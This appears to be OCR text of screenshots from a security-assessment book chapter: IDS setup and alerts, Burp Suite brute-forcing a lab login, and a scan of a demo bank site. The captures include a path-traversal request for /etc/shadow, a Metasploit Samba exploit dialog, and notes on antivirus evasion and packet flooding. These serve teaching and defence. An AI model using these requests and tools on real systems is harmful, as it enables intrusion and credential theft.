
Portscan Traffic (0%)

ļ

>	Security Onion Setup (tester-virtual-machine) 🔹 🕈 🗆
	Welcome to Security Onion Setup!
$\checkmark$	This program will allow you to configure Security Onion on tester-virtual-machin
	Would you like to continue?
	would you like to continue?
	🕒 No, Quit. 🦿 Yes, Continue!
	Security Onion Setup (tester-virtual-machine) 🛧 🗆 🗙
	Which network interface should be the management interface?
	○ eth1
	🕒 Cancel 🦿 OK
	Security Onion Setup (tester-virtual-machine) 🔶 🕈 🗆 🗙
	<ul> <li>We're about to do the following:         <ul> <li>Backup existing network configuration to /etc/network/interfaces.bak</li> <li>Configure the management interface eth0 as follows:</li> <li>Set static IP address of 192.168.80.50</li> <li>Set the gateway IP address to 192.168.80.1</li> <li>Set the network mask to 255.255.255.0</li> <li>Set the DNS server(s) to 8.8.8.8</li> <li>Set the DNS domain to packt.net</li> </ul> </li> </ul>
	We're about to make changes to your system! Would you like to continue?
	No, do not make changes. 49 Yes, make changes!

Evaluation Mode or Production Mode? Evaluation Mode is recommended for first-time users or standalone VMs: • ideal for quickly evaluating Security Onion • will automatically configure most details of your system • configures Snort and Bro to monitor one network interface • NOT intended for a production sensor Production Mode is recommended for production deployments as it gives you more control over the details of your system and allows you to build a distributed sensor network. You choose: • Sguil server, Sguil sensor, or both • which IDS engine to use (Snort or Suricata) • which IDS ruleset(s) to use (Emerging Threats, Snort VRT, or both) • how many processes to run for Snort/Suricata/Bro • Production Mode • Production Mode • Production Mode • Production Mode • Cancel • Security Onion Setup (tester-virtual-machine) • Cancel • Security Onion Setup is now complete! Setup log can be found here: /var/log/nsm/sosetup.log You may view IDS alerts using Sguil, Squert, or ELSA (if enabled). Bro logs can be found in ELSA (if enabled) and the following location /nsm/bro/		Security Onion Setup (tester-virtual-machine)	• □ ×
<ul> <li>ideal for quickly evaluating Security Onion</li> <li>will automatically configure most details of your system</li> <li>configures Snort and Bro to monitor one network interface</li> <li>NOT intended for a production sensor</li> <li>Production Mode is recommended for production deployments as it gives you more control over the details of your system and allows you to build a distributed sensor network. You choose:</li> <li>Sguil server, Sguil sensor, or both</li> <li>which IDS engine to use (Snort or Suricata)</li> <li>which IDS ruleset(s) to use (Emerging Threats, Snort VRT, or both)</li> <li>how many processes to run for Snort/Suricata/Bro</li> <li>Evaluation Mode</li> <li>Production Mode</li> <li>Production Mode</li> <li>Security Onion Setup (tester-virtual-machine)</li> <li>Setup log can be found here: /var/log/nsm/sosetup.log</li> <li>You may view IDS alerts using Sguil, Squert, or ELSA (if enabled). Bro logs can be found in ELSA (if enabled) and the following location /nsm/bro/</li> </ul>	Eva	aluation Mode or Production Mode?	
as it gives you more control over the details of your system and allows you to build a distributed sensor network. You choose: - Sguil server, Sguil sensor, or both - which IDS engine to use (Snort or Suricata) - which IDS ruleset(s) to use (Emerging Threats, Snort VRT, or both) - how many processes to run for Snort/Suricata/Bro • Evaluation Mode • Production Mode • Production Mode • Production Mode • Security Onion Setup (tester-virtual-machine) • Cancel • Security Onion Setup is now complete! Setup log can be found here: /var/log/nsm/sosetup.log You may view IDS alerts using Sguil, Squert, or ELSA (if enabled). Bro logs can be found in ELSA (if enabled) and the following location /nsm/bro/	- ide - wi - co	eal for quickly evaluating Security Onion ill automatically configure most details of your system onfigures Snort and Bro to monitor one network interface	e VMs:
<ul> <li>Production Mode</li> <li>Cancel</li> <li>Cancel</li> <li>Cancel</li> <li>OK</li> </ul> Security Onion Setup (tester-virtual-machine) Security Onion Setup is now complete! Setup log can be found here: /var/log/nsm/sosetup.log You may view IDS alerts using Sguil, Squert, or ELSA (if enabled). Bro logs can be found in ELSA (if enabled) and the following location /nsm/bro/	as i and - Sg - wł - wł	it gives you more control over the details of your system d allows you to build a distributed sensor network. You choose: guil server, Sguil sensor, or both hich IDS engine to use (Snort or Suricata) hich IDS ruleset(s) to use (Emerging Threats, Snort VRT, or both	)
Security Onion Setup (tester-virtual-machine) <ul> <li>Security Onion Setup is now complete!</li> <li>Setup log can be found here: /var/log/nsm/sosetup.log</li> <li>You may view IDS alerts using Sguil, Squert, or ELSA (if enabled).</li> <li>Bro logs can be found in ELSA (if enabled) and the following location /nsm/bro/</li> </ul>	0		
Security Onion Setup is now complete! Setup log can be found here: /var/log/nsm/sosetup.log You may view IDS alerts using Sguil, Squert, or ELSA (if enabled). Bro logs can be found in ELSA (if enabled) and the following location /nsm/bro/		Cancel	ОК
Setup log can be found here: /var/log/nsm/sosetup.log You may view IDS alerts using Sguil, Squert, or ELSA (if enabled). Bro logs can be found in ELSA (if enabled) and the following location /nsm/bro/		Security Onion Setup (tester-virtual-machine)	↑ □ 3
/var/log/nsm/sosetup.log You may view IDS alerts using Sguil, Squert, or ELSA (if enabled). Bro logs can be found in ELSA (if enabled) and the following location /nsm/bro/		Security Onion Setup is now complete!	
Bro logs can be found in ELSA (if enabled) and the following location /nsm/bro/	ò		
/nsm/bro/		You may view IDS alerts using Sguil, Squert, or ELSA (if enab	led).
«Пок			location:





	SGUIL	-0.9.0 - Conne	ecte				06 Mar, 17:01
			SG	JIL-0.9.0 - Connecte	d To locall	nost	+ _ ∂ ×
<u>F</u> ile <u>Q</u> ue	ery <u>R</u> e	eports Sound:	Off ServerN	ame: <mark>localhost</mark> UserN	ame: <mark>teste</mark> i	r UserID: <mark>2</mark>	2016-03-06 17:01:23 GMT
RealTim	e Even	ts Escalated E	vents				
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort Dst IP	DPort
RT	1	tester-virt	1.1	2016-03-06 16:34:34	0.0.0.0	0.0.0.0	
RT	24	tester-virt	1.2	2016-03-06 16:35:20	0.0.0.0	0.0.0.0	
RT	1	tester-virt	1.24	2016-03-06 16:43:07	0.0.0.0	0.0.0.0	
							V
IP Res	olutio	n Agent Stat	us Snort St	atistics		🗆 Display Detail	L
C Reve	rse DN	S 🔽 Enable Ex	ternal DNS				
Src IP: Src Nam	ie:						
Dst IP: Dst Nam	ne:						
Whois Q	uery:	• None O S	rc IP 🔿 Dst	IP			

					SGU	L-0.9.0 -	Connected To loca	lhost		
Qu	ery <u>R</u> e	eports Sound	: Off Server	Name: <mark>localhost</mark> UserN	ame: <mark>tester</mark> UserII	): <mark>2</mark>				2016-03-06 17:43:08 G
ealTim	ne Even	ts Escalated E	vents							
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	tester-virt	1.1	2016-03-06 16:34:34	0.0.0.0		0.0.0.0		0	[OSSEC] New group added to the system
RT	25	tester-virt	1.2	2016-03-06 16:35:20	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum changed.
RT.	1	tester-virt	1.24	2016-03-06 16:43:07	0.0.0.0		0.0.0.0		0	[OSSEC] Received 0 packets in designated time interval (defined in ossec.c
т	1	tester-virt	1.27	2016-03-06 17:15:57	192.168.177.1		0.0.0.0		0	[OSSEC] SSH insecure connection attempt (scan).
RΤ	3	tester-virt	3.2	2016-03-06 17:20:34	192.168.20.1	60533	192.168.20.254	177	17	GPL RPC xdmcp info query
RΤ	2	tester-virt	3.3	2016-03-06 17:20:47	192.168.20.1	56293	192.168.20.254	3306	6	ET POLICY Suspicious inbound to mySQL port 3306
т	1	tester-virt	3.5	2016-03-06 17:20:54	192.168.20.1	56634	192.168.20.254	5901	6	ET SCAN Potential VNC Scan 5900-5920
т	2	tester-virt	3.6	2016-03-06 17:20:55	192.168.20.1	56673	192.168.20.254	5432	6	ET POLICY Suspicious inbound to PostgreSQL port 5432
RΤ	2	tester-virt	3.8	2016-03-06 17:21:01	192.168.20.1	56962	192.168.20.254	1521	6	ET POLICY Suspicious inbound to Oracle SQL port 1521
RT	1	tester-virt	3.10	2016-03-06 17:21:04	192.168.20.1	57124	192.168.20.254	5811	6	ET SCAN Potential VNC Scan 5800-5820
RT	2	tester-virt	3.11	2016-03-06 17:21:13	192.168.20.1	57549	192.168.20.254	1433	6	ET POLICY Suspicious inbound to MSSQL port 1433
т	1	tester-virt	3.13	2016-03-06 17:21:27	192.168.20.1	51882	192.168.20.254	53	17	GPL DNS named version attempt
RT	1	tester-virt	3.15	2016-03-06 17:21:47	192.168.20.1	51882	192,168,20,254	53	17	ET DNS Non-DNS or Non-Compliant DNS traffic on DNS port Opcode 8 th


6	HMA! Pro		0		Email support NOT CON ternet traffic is u ur online identity		
7	Dashboard	IP Address Settings		anu yo			IP History
0	Country selection	Current IP address Current assigned IP address: Not connected				😭 Ch	ange IP
Ċ	IP address settings	Schedule IP address change Randomly change IP address every 2 minutes 0 m second	ls				
0	Secure IP bind	This option will change your IP address randomly at set intervals. Your connection change. This option is therefore not recommended if you wish to maintain and				uring the IP a	address
	Speed guide	IP address check IP address checker website: http://geoip.hidemyass.com		•		🚰 Verify IP	address
\$	Proxy settings	Third-party IP address checker websites are a good way to verify your current datacenter location and not by the WHOIS address. Some server providers m be in a different location than the datacenter (where the servers are physically	ay list their				
Ť	Billing & packages						


#### TAP

#### VS


#### **SPAN**

A TAP (Test Access Point) is a passive splitting mechanism installed between a 'device of interest' and the network. TAPs transmit both the send and receive data streams simultaneously on separate dedicated channels, ensuring all data arrives at the monitoring device in real time. Most enterprise switches copy the activity of one or more ports through a Switch Port Analyzer (SPAN) port, also known as a mirror port. An analysis device can then be attached to the SPAN port to access network traffic.





#### Network Security Toolkit



## Basic Analysis and Security Engine (BASE)

<ul> <li>Today's alerts:</li> <li>Last 24 Hours alerts:</li> <li>Last 72 Hours alerts:</li> <li>Most recent 15 Alerts:</li> <li>Last Source Ports:</li> <li>Last Destination Ports:</li> <li>Most Frequent Source Ports:</li> <li>Most Frequent Destination Ports:</li> <li>Most frequent 15 Addresses:</li> <li>Most recent 15 Unique Alerts</li> <li>Most frequent 5 Unique Alerts</li> </ul>	unique unique any protocol any protocol any protocol any protocol any protocol Source	TCP TCP TCP	Source IP	Destination IP Destination IP Destination IP ICMP	Dat Time Gr
Sensors/Total: 2 / 3 Unique Alerts: 418 Categories: 7		T <b>raffic Profile</b> TCP <b>(100%)</b>	by Protoc	pl	

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >
#0-(1-5159)	[snort] WEB-MISC /doc/ access	2016-03-09 08:19:12	192.168.20.129:37716	192.168.20.133:80
#1-(1-5158)	[snort] WEB-MISC /doc/ access	2016-03-09 08:19:12	192.168.20.129:37716	192.168.20.133:80
#2-(1-5157)	[snort] ATTACK-RESPONSES 403 Forbidden	2016-03-09 08:19:12	192.168.20.133:80	192.168.20.129:37716
#3-(1-5156)	[snort] WEB-MISC /doc/ access	2016-03-09 08:19:12	192.168.20.129:37716	192.168.20.133:80
#4-(1-5155)	[snort] WEB-MISC server-info access	2016-03-09 08:19:12	192.168.20.129:37716	192.168.20.133:80
#5-(1-5154)	[snort] ATTACK-RESPONSES 403 Forbidden	2016-03-09 08:19:12	192.168.20.133:80	<b>192.168.20.129</b> :3771€
#6-(1-5153)	[snort] WEB-MISC server-status access	2016-03-09 08:19:12	192.168.20.129:37716	192.168.20.133:80
#7-(1-5152)	[snort] WEB-MISC cat%20 access	2016-03-09 08:19:12	192.168.20.129:37715	192.168.20.133:80
#8-(1-5151)	[snort] WEB-MISC /etc/passwd	2016-03-09 08:19:12	192.168.20.129:37715	192.168.20.133:80

Total Number of Alerts: 2693


	:			С	ode	le	ngth	1		da	ata								
	Optio	ns	#1	(8)	) TS		8	00	0003C99700016B1C										
length = 197																			
Payload	000	:	47	45	54	20	2F	68	65	6C	70	2F	2E	2E	2f	2E	2E	2F	GET /help///
Fayloau	010	:	2E	2E	2F	2E	2E	2F	2E	2E	2F	2E	2E	2F	2E	2E	2F	2E	/////.
Plain	020	:	2E	2F	2E	2E	2F	2E	2E	2F	2E	2E	2F	2E	2E	2F	2E	2E	./////
Display	030	:	2F	2E	2E	2F	2E	2E	2F	2E	2E	2F	65	74	63	2F	73	68	////etc/sh
	040	:	61	64	6F	77	20	48	54	54	50	2F	31	2E	31	0D	0A	48	adow HTTP/1.1H
Download	050	:	6F	73	74	3A	20	31	39	32	2E	31	36	38	2E	32	30	2E	ost: 192.168.20.
of	060	:	31	33	33	0D	0A	43	6F	6E	6E	65	63	74	69	6F	6E	3A	133Connection:
Payload	070	:	20	4B	65	65	70	2D	41	6C	69	76	65	0D	0A	55	73	65	Keep-AliveUse
	080	:	72	2D	41	67	65	6E	74	ЗA	20	4D	6F	7A	69	6C	6C	61	r-Agent: Mozilla
Download	090	:	2F	35	2E	30	30	20	28	4E	69	6B	74	6F	2F	32	2E	31	/5.00 (Nikto/2.1
in pcap	0a0	:	2E	36	29	20	28	45	76	61	73	69	6F	6E	73	3A	4E	6F	.6) (Evasions:No
format	0b0	:	6E	65	29	20	28	54	65	73	74	ЗA	30	30	36	35	35	35	ne) (Test:006555
	0c0	:	29	0D	0A	0D	0A												)

FRAGRO	UTE(8)	System Manager's Manual	FRAGROUTE(8)
NAME			
	fragrou	ite - intercept, modify, and rewrite egress traffic	
SYNOPS	TS		
511101 5		ute [-f <u>file</u> ] <u>host</u>	
DESCRI	PTTON		
JESCHI	<b>fragrou</b> specifi works	<b>ite</b> intercepts, modifies, and rewrites egress traffic des led <u>host</u> , implementing most of the attacks described in the ``Insertion, Evasion, and Denial of Service: Eluding Netwo ion'' paper of January 1998.	e Secure Net-
	The opt	tions are as follows:	
	-f <u>fil</u> e		
		Read ruleset from the specified <u>file</u> instead of <u>/etc/frag</u>	<u>route.conf</u> .
	local m	<b>fragrouter</b> (8), this program only affects packets originat: machine destined for a remote <u>host</u> . Do not enable IP forwa machine.	
[		root@kali: ~	000
File Edit	View Sear	rch Terminal Help	
		ning you should tune this option, see <b>HPING3-HOWTO</b> information.	for more
	<u>fast</u>	Alias for -i u10000. Hping will send 10 packets for sec	ond.
	<u>fast</u> e	<u>er</u> Alias for -i ul. Faster thenfast ;) (but not as fas computer can send packets due to the signal-driven desi	
C	flood	Sent packets as fast as possible, without taking care incoming replies. This is ways faster than to specify option.	
	<u>-nn</u>	<u>umeric</u> Numeric output only, No attempt will be made to lookup names for host addresses.	symbolic
	<u>-qqı</u>	<u>uiet</u> Quiet output. Nothing is displayed except the summary startup time and when finished.	/ lines at
		nterface interface name	
Manua	l page l	nping3(8) line 70 (press h for help or q to quit)	~

	Attack 10.2.0.140	× • •
Samba trans2open Overflow (Linux)	(86)	
This exploits the buffer overflow fou module is capable of exploiting the noexec stack option set. NOTE: Son	flaw on x86 Linux systems that do r	not have the 📃
Option	▲ Value	
SMB::pad_file_level	0	
SMB::pipe_evasion	0	
SMB::pipe_read_max_size	1024	
SMB::pipe_read_min_size	1	
SMB::pipe_write_max_size	1024	T
Targets: 0 => Samba 2.2.x - Brute	eforce 💌	
☑ Show advanced options		
	Launch	

ID	< Signature >
#0 <b>-(</b> 2-9354)	[snort] SHELLCODE x86 inc ebx NOOP
# <b>1 (2 9351)</b>	[snort] SHELLCODE x86 inc ebx NOOP
#2-(2-9348)	[snort] SHELLCODE x86 inc ebx NOOP
#3 (2-9346)	[snort] SHELLCODE x86 inc ebx NOOP
#4-(2-9344)	[snort] SHELLCODE x86 inc ebx NOOP
#5 <b>-(2-</b> 9341)	[snort] SHELLCODE x86 inc ebx NOOP
#6 <b>-(2-</b> 9338)	[snort] SHELLCODE x86 inc ebx NOOP
#7 <b>-(</b> 2-9337)	[snort] SHELLCODE x86 inc ebx NOOP
#8-(2-9335)	[snort] SHELLCODE x86 inc ebx NOOP
#9 <b>-(2-</b> 9333)	[snort] SHELLCODE x86 inc ebx NOOP
#10-(2-9330)	[snort] SHELLCODE x86 inc ebx NOOP
#11 (2-9327)	[snort] SHELLCODE x86 inc ebx NOOP

root@kali: ~ 000 File Edit View Search Terminal Help MSFVENOM(1) Metasploit Framework - msfvenom MSFVENOM(1) NAME msfvenom - Payload Generator and Encoder SYNOPSIS msfvenom [options] <var=val> DESCRIPTION Msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. Msfvenom has replaced both msfpayload and msfencode as of June 8th, 2015. OPTIONS -p, --payload [payload] Payload to use. Specify a '-' or stdin to use custom payloads --payload-options List the payload's standard options -l, --list [module\_type] List a module type example: payloads, encoders, nops, all -n, --nopsled [length] Prepend a nopsled of [length] size on to the payload Manual page msfvenom(1) line 1 (press h for help or q to quit)



#### Traffic Profile by Protocol

TCP (0%)
UDP (0%)
ICMP (0%)

Portscan Traffic (0%)

Traffic Profile by Protocol

TCP (100%)

UDP (0%)

ICMP (0%)



# Veil – Framework

• The Veil-Framework

Guides/Videos

Veil-Ordnance Veil-Catapult PowerTools Veil-Pillage



February 16, 2016 by Christopher Truncer

This February we have a few updates to Veil-Evasion. First, we've upgraded the version of PyInstaller that's used by Veil-Evasion from pyinstaller 2 to 3.1. One extra feature that this allows is the ability to encrypt the bytecode that pyinstaller outputs. We're using this feature by generating a random key each time Veil-Evasion runs and supplying that when using PyInstaller to convert the python code into a Windows executable.

## Chapter 9: Assessment of Web Servers and Web Applications

### **Burp Suite**

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with stateof-the-art automation, to make your work faster, more effective, and more fun.

Burp Suite contains the following key components:

- An intercepting <u>Proxy</u>, which lets you inspect and modify traffic between your browser and the target application.
- An application-aware <u>Spider</u>, for crawling content and functionality.
- An advanced web application <u>Scanner</u>, for automating the detection of numerous types of vulnerability.
- An <u>Intruder</u> tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- A <u>Repeater</u> tool, for manipulating and resending individual requests.
- A <u>Sequencer</u> tool, for testing the randomness of session tokens.
- The ability to <u>save your work</u> and resume working later.
- Extensibility, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

					Burp	Suite Free	e Edition	v1.6.01					•	0	8
Burp Int	ruder Re	peater W	indow Help												
Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Option	ns Aler	ts			
Site ma	ap Scop	e			•		·		•		· · · · · · · · · · · · · · · · · · ·				
Filter: Hid	ding not fo	und items	; hiding CS	S, image ar	nd general bir	nary content; l	hiding 4×× r	esponses; hidi	ng empty fo	lders					?
					Host		Method	URL	P	arams	Sta 🔺	Length	МІМ	Etype	e T
									_						71
					Reque	st Response	e								
					Raw	Hex									
															4
					?	< +	> 7	Type a search t	erm					0 ma	tches

	Icewea	sel Prefer	ences			• •				
General Tabs Conter	t Applications	Privacy	Security	C) Sync	Ö Advanced					
General Network Update	Certificates									
Connection Configure how Iceweasel connects to the Internet Settings Cached Web Content										
Your web content cache	is currently using	g 46.0 KB	of disk space	e	<u>C</u> lear	Now				
_	Override automatic cache management									
Offline Web Content and	User Data									
Your application cache is currently using 0 bytes of disk space										
_	✓ <u>T</u> ell me when a website asks to store data for offline use Exceptions The following websites are allowed to store data for offline use:									

Connection Set	tings	
onfigure Proxies to Access the Internet		
○ No prox <u>y</u>		
$\bigcirc$ Auto-detect proxy settings for this net	<u>v</u> ork	
○ <u>U</u> se system proxy settings		
Manual proxy configuration:		
HTTP Pro <u>x</u> y: 127.0.0.1	<u>P</u> ort:	8080 🛔
Use this proxy serve	er for all protocols	
SS <u>L</u> Proxy:	P <u>o</u> rt:	0
<u>F</u> TP Proxy:	Po <u>r</u> t:	0
SO <u>C</u> KS Host:	Por <u>t</u> :	0
○ soc <u>k</u> s v4	KS <u>v</u> 5 🗌 Remote <u>D</u>	NS
<u>N</u> o Proxy for:		
Example: .mozilla.org, .net.nz, 192.168	3.1.0/24	
• <u>Automatic proxy configuration URL</u> :		
		Reload

	lceweasel	• • •	×
Kali Linux, an Offensive	★ 👫 http://192=login.php 🗙 🖶		
🗲 🕲 192.168.20.133/mutil	lidae/index.php?page=login.php 🔻 🤁 🕒 Google 🔍 🏠 自	+ 🔶 🗄	
🗟 Most Visited 🔻 👖 Offensive	Security 🌂 Kali Linux 🌂 Kali Docs 🥆 Kali Tools 🔝 Exploit-DB 📡 Aircr	ack-ng	
🛛 👾 NOW	ASP (Mutillidae): Hack Like Y	′ou	Γ
	Mean It		
Version: 2.2.3	Security Level: 0 (Hosed) Hints: Disabled (0 - I try Not Logged In	harder)	
Home Login/Register	Toggle Toggle Reset View View Hints Security DB Log Data	Hide Popup Hints	
Core Controls	Login		]
OWASP Top 10	Login		
Others •	Back		
Documentation			
Resources •	Please sign-in		
	Name Password		
	Burp Suite Free Edition v1.6.01	• • •	×
Burp Intruder Repeater Window He	þ		
Target Proxy Spider Scanner	Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts		
Intercept HTTP history WebSock	ets history Options		_
Forward Drop	0 Intercept is on Action Comment this ite	em 🚺	2
Raw Params Headers Hex			Ŀ
	p?page=login.php HTTP/1.1		Т
Host: 192.168.20.133 User-Agent: Mozilla/5.0 (	Xll; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0		
Iceweasel/31.8.0	tion/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
Accept-Language: en-US,en	;q=0.5		
	0.133/mutillidae/index.php?page=login.php		
Cookie: showhints=0; PHPS Connection: keep-alive	ESSID=n4higkm08vsci2lu0edb3ftik4		
Content-Type: application Content-Length: 57	/x-www-form-urlencoded		
username=fvff&password=ff	ffologin-php-submit-button=Login		

Target Proxy Spider Scanner Intruder Repo	eater Sequencer Decoder Comparer Extend	ler
Intercept HTTP history WebSockets history Optio	ons	
Request to http://192.168.20.133:80 Forward Drop Intercept is or Raw Params Headers Hex POST /mutillidae/index.php?page=logi Host: 192.168.20.133 User-Agent: Mozilla/5.0 (X11; Linux Iceweasel/31.8.0 Accept: text/html,application/xhtml+ Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.20.133/mutil Cookie: showhints=0; PHPSESSID=n4hig Connection: keep-alive Content-Type: application/x-www-form Content-Length: 57	Send to Intruder       Ctrl+I         Send to Repeater       Ctrl+R         Send to Sequencer       Send to Comparer         Send to Decoder       Request in browser         Engagement tools [Pro version only]       Image: Copy URL         Copy use curl command       Copy to file	e
<pre>username=fvff&amp;password=ffff&amp;login-ph ? &lt; + &gt; Type a search term</pre>	Don't intercept requests Do intercept Convert selection URL-encode as you type Cut Copy Ctrl+X Copy Ctrl+C Paste Ctrl+V Message editor help Proxy interception help	· · ·

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Target Positions Payloads Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads payload positions - see help for full details.
Attack type: Cluster bomb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.20.133/mutillidae/index.php?page=login.php Cookie: showhints=0; PHPSESSID=n4higkm08vsci21u0edb3ftik4 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 57
username= <mark>§fvff§</mark> &password= <mark>§ffff§</mark> &login-php-submit-button=Login

\_\_\_\_\_

Target P	ositions Payload	ls Options				
are available for each payload set, and each payload type can be customized in different ways.						
Payloa	ad set: 1	•	Payload count: 6			
Payloa	ad type: Simple li	st 💌	Request count: 3	0		
0	oad Options ayload type lets yo		list of strings that are	used as payloads.		
Pa	aste admin					
	root ADMIN					
Lo	ad ADMIN user					
Rer	nove userl		•			
C	lear					
	from list [Pro ve	reion only]				

		Int	truder att	tack 4				•	•	⊗
Attack S	ave Columns									
Results	Target Positions Payloa	ids Options								
Filter: Sh	- Filter: Showing all items						?			
Requ	Payload1	Payload2	Status	Error	Timeo	Length	Comment			_
2	root	ADMIN	200		ŏ	27503				
3	toor	ADMIN	200			27503				
4	test	ADMIN	200			27503				
5	userl	ADMIN	200			27503				
6	admin	toor	200			27503				
7	root	toor	200			27503				
8	toor	toor	200			27503				
9	test	toor	200			27503				
10	userl	toor	200			27503				
11	admin	admin	302			27574				
12 13	root	admin admin	200 200			27503 27503				
13	toor test	admin	200			27503				
14	Lest	admin	200			27303				
Request Response										
Raw Headers Hex										
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch										
mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1										
X-Powered-By: PHP/5.3.2-lubuntu4.5										
к-Powered-By: PHP/5.3.2-Iubuntu4.5 Set-Cookie: username=admin										
Set-Cookie: uid=1										
_ocatio	on: index.php									
_ogged·	In-User: admin									

A A CHI AND A CHI					
http://192.168.20.133/	Contents				
Add to scope	Host				
Spider this host	http://192.168.20.133				
Actively scan this host	http://192.168.20.133				
	http://192.168.20.133				
Passively scan this host	http://192.168.20.133				
Engagement tools	Search				
Compare site maps	Find comments				
Expand branch	Find scripts				
Expand requested items	Find references				
Collapse branch	Analyze target				
Delete host	Discover content				
Copy URLs in this host	Schedule task				
Copy links in this host	Simulate manual testing				
Save selected items	Raw Headers				
Issues	GET / HTTP/1.1				
View 🕨	Host: 192.168.				
Show new site map window	User-Agent: Mo				
Site map help	Accept: text/h				



← → C 🔺 🗋 demo.testfire.net

## **Altoro**Mutual

#### ONLINE BANKING LOGIN

- PERSONAL
  - Deposit Product
  - <u>Checking</u>
  - Loan Products
  - <u>Cards</u>
  - Investments & Insurance
  - Other Services

#### SMALL BUSINESS

- Deposit Products
- Lending Services
- <u>Cards</u>
- Insurance
- <u>Retirement</u>
- Other Services

#### INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- <u>Careers</u>



No stamps, envelopes, or checks to write give you more

Online Banking with FREE Online Bill Pay

time to spend on the things you enjoy.

#### Real Estate Financing

PERSONAL

Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it

Burp Suite Free Edition v1.6.01								
Burp Intruder Repeater Window Help								
Target Proxy	Spider Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	
Site map Scope								
Filter: Hiding out of s	cope and not found	items; hidir	ng CSS, ima	ge and genera	al binary cont	ent; hiding 4:	xx responses;	
? Filter by requ	Filter by request type         Filter by MIME type         Filter by status code							
	nly in-scope items	1	🗹 HTML	. 🗹 Other text		☑ 2xx [success]		
Show o	Show only requested items			: 📄 Images		♂ 3xx	[redirection]	
Show o	Show only parameterised requests			🗹 Fla	ash	🗌 4xx	[request error]	
🗹 Hide no	Hide not-found items		🔲 css	🗌 ot	her binary	✓ 5××	[server error]	
Burp Intruder	Repeater Window	v Help						
Target Pr	Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer						parer	
Issue activit	Issue activity Scan queue Live scanning Issue definitions Options							
# Time	# Time Action Issue type							
6 10:06:	6 10:06:42 20 Mar 2016 legue found Cleartext submission of password							

#	Time	Action	Issue type
6	10:06:42 20 Mar 2016	Issue found	Cleartext submission of password
15	10:42:19 20 Mar 2016	Issue found	🌔 Cleartext submission of password
27	10:43:42 20 Mar 2016	Issue found	Cross-site scripting (reflected)
28	10:43:42 20 Mar 2016	Issue found	? XPath injection
29	10:43:43 20 Mar 2016	Issue found	File path traversal
33	10:44:43 20 Mar 2016	Issue found	SQL injection
36	10:44:49 20 Mar 2016	Issue found	? XPath injection
42	10:45:31 20 Mar 2016	Issue found	XPath injection
46	10:46:27 20 Mar 2016	Issue found	XPath injection
47	10:46:46 20 Mar 2016	Issue found	XPath injection
49	10:47:00 20 Mar 2016	Issue found	XPath injection
50	10:47:17 20 Mar 2016	Issue found	XPath injection

http://demo.testfire.net	POST	/bank/login.aspx			302	662	HTML	Object moved
http://demo.testfire.net	GET	/default.aspx?content	t_b		302	002	HTML	Object moved
A C	GET	/default.aspx?conten	L=D					
				_				
Request Response								
Raw Headers Hex	HTML	Render						
"HTTP/1.1 302 Four								
Cache-Control: no	-cache							
Pragma: no-cache								
Content-Length: 1								
Content-Type: tex	t/html;	charset=utf-8						
Expires: -1								
Location: /bank/m	-							
Server: Microsoft								
X-AspNet-Version:								a oo x oota
		serivame=anivtax.	Ro&Pas	swor	a=RGVt	.bzŁynzQ	=; expire	s=Sun, 20-Mar-2016
